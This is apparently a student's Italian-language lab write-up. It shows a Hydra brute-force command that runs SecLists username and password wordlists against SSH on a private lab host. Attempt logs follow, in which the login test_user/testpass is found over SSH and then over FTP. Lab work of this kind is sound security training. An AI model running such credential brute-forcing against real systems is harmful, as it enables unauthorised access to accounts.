
Prova 09/05

Dopo aver svolto l'esercizio guidato, il seguente comando:

- hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt 192.168.216.132 ssh -V -t4


Che ha prodotto i seguenti risultati:



```
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "letmein" - 11 of 180018 [child 1] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "monkey" - 12 of 180018 [child 2] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "696969" - 13 of 180018 [child 3] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "abc123" - 14 of 180018 [child 1] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "mustang" - 15 of 180018 [child 0] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "michael" - 16 of 180018 [child 2] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "shadow" - 17 of 180018 [child 3] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "master" - 18 of 180018 [child 1] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "jennifer" - 19 of 180018 [child 0] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "111111" - 20 of 180018 [child 2] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "2000" - 21 of 180018 [child 3] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "jordan" - 22 of 180018 [child 1] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "superman" - 23 of 180018 [child 0] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "harley" - 24 of 180018 [child 2] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "1234567" - 25 of 180018 [child 3] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "fuckme" - 26 of 180018 [child 1] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "hunter" - 27 of 180018 [child 0] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "fuckyou" - 28 of 180018 [child 3] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "trustno1" - 29 of 180018 [child 1] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "ranger" - 30 of 180018 [child 0] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "buster" - 31 of 180018 [child 2] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "thomas" - 32 of 180018 [child 3] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "tigger" - 33 of 180018 [child 1] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "robert" - 34 of 180018 [child 0] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "soccer" - 35 of 180018 [child 2] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "fuck" - 36 of 180018 [child 3] (0/0)
[ATTEMPT] target 192.168.216.132 - login "test_user" - pass "testpass" - 37 of 180018 [child 1] (0/0)
[22][ssh] host: 192.168.216.132   login: test_user   password: testpass
[ATTEMPT] target 192.168.216.132 - login "root" - pass "password" - 10002 of 180018 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.216.132 - login "root" - pass "password" - 10002 of 180018 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.216.132 - login "root" - pass "password" - 10002 of 180018 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.216.132 - login "root" - pass "password" - 10002 of 180018 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.216.132 - login "root" - pass "password" - 10002 of 180018 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.216.132 - login "root" - pass "password" - 10002 of 180018 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.216.132 - login "root" - pass "password" - 10002 of 180018 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.216.132 - login "root" - pass "password" - 10002 of 180018 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.216.132 - login "root" - pass "password" - 10002 of 180018 [child 1] (0/0)
[ATTEMPT] target 192.168.216.132 - login "root" - pass "123456" - 10003 of 180019 [child 0] (0/1)
```

Come possiamo notare Hydra è riuscito, tramite le due liste che abbiamo scaricato, a trovare la combinazione Username-Password corretta.

Lo stesso vale con il protocollo ftp:



```
ATTEMPT] target 192.168.216.132 - login "test_user" - pass "fuckyou" - 28 of 180018 [child 0] (0/0)
ATTEMPT] target 192.168.216.132 - login "test_user" - pass "trustno1" - 29 of 180018 [child 2] (0/0)
ATTEMPT] target 192.168.216.132 - login "test_user" - pass "ranger" - 30 of 180018 [child 1] (0/0)
ATTEMPT] target 192.168.216.132 - login "test_user" - pass "buster" - 31 of 180018 [child 3] (0/0)
ATTEMPT] target 192.168.216.132 - login "test_user" - pass "thomas" - 32 of 180018 [child 0] (0/0)
ATTEMPT] target 192.168.216.132 - login "test_user" - pass "tigger" - 33 of 180018 [child 2] (0/0)
ATTEMPT] target 192.168.216.132 - login "test_user" - pass "robert" - 34 of 180018 [child 1] (0/0)
ATTEMPT] target 192.168.216.132 - login "test_user" - pass "soccer" - 35 of 180018 [child 3] (0/0)
ATTEMPT] target 192.168.216.132 - login "test_user" - pass "fuck" - 36 of 180018 [child 0] (0/0)
ATTEMPT] target 192.168.216.132 - login "test_user" - pass "testpass" - 37 of 180018 [child 2] (0/0)
21][ftp] host: 192.168.216.132   login: test_user   password: testpass
ATTEMPT] target 192.168.216.132 - login "root" - pass "password" - 10002 of 180018 [child 2] (0/0)
ATTEMPT] target 192.168.216.132 - login "root" - pass "123456" - 10003 of 180018 [child 3] (0/0)
ATTEMPT] target 192.168.216.132 - login "root" - pass "12345678" - 10004 of 180018 [child 1] (0/0)
ATTEMPT] target 192.168.216.132 - login "root" - pass "1234" - 10005 of 180018 [child 0] (0/0)
ATTEMPT] target 192.168.216.132 - login "root" - pass "qwerty" - 10006 of 180018 [child 2] (0/0)
ATTEMPT] target 192.168.216.132 - login "root" - pass "12345" - 10007 of 180018 [child 1] (0/0)
ATTEMPT] target 192.168.216.132 - login "root" - pass "dragon" - 10008 of 180018 [child 3] (0/0)
ATTEMPT] target 192.168.216.132 - login "root" - pass "pussy" - 10009 of 180018 [child 0] (0/0)
ATTEMPT] target 192.168.216.132 - login "root" - pass "baseball" - 10010 of 180018 [child 2] (0/0)
ATTEMPT] target 192.168.216.132 - login "root" - pass "football" - 10011 of 180018 [child 1] (0/0)
```